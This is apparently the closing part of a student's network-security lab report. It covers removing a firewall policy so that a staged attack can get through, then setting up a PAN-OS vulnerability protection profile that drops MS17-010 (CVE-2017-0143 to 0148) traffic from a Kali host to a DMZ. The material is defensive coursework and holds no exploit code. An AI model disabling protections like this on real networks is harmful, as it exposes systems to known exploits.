


Task 16: Undo Step 15.


Removed the security policy I added to restrict the attack:

Name of the removed policy: Restrict access.

Before removing:



After Removing:




Task 17: Use the PAN-OS IPS module to inspect attacker traffic and block the attack.

For this final task I went to the 'Object' section and selected Vulnerability protection and added a new profile with following CVE's related to MS17-010:

1. **CVE-2017-0143**
2. **CVE-2017-0144**
3. **CVE-2017-0145**
4. **CVE-2017-0146**
5. **CVE-2017-0147**
6. **CVE-2017-0148**


And configurations as follows:

1. Rule name: Block-MS17-010
2. Severity: Critical, High & Medium
3. Action: Drop
4. Host type: Any



After that I created a new security rule from Kali (Source) to DMZ (Destination) and selected and enabled the vulnerability protection.

In the vulnerability protection I selected the vulnerability profile I added with the required CVE's to detect the attack



Conclusion: The above rule should be enough to log the attack and stop it but vulnerability protection requires license so It may not work without it !

Thank you so much for this project and the informative course, it really was practical, and I got to learn a lot! I tried to do my best for the project, I hope it satisfies all the aspects required.

Best Regards,

Prahar Shah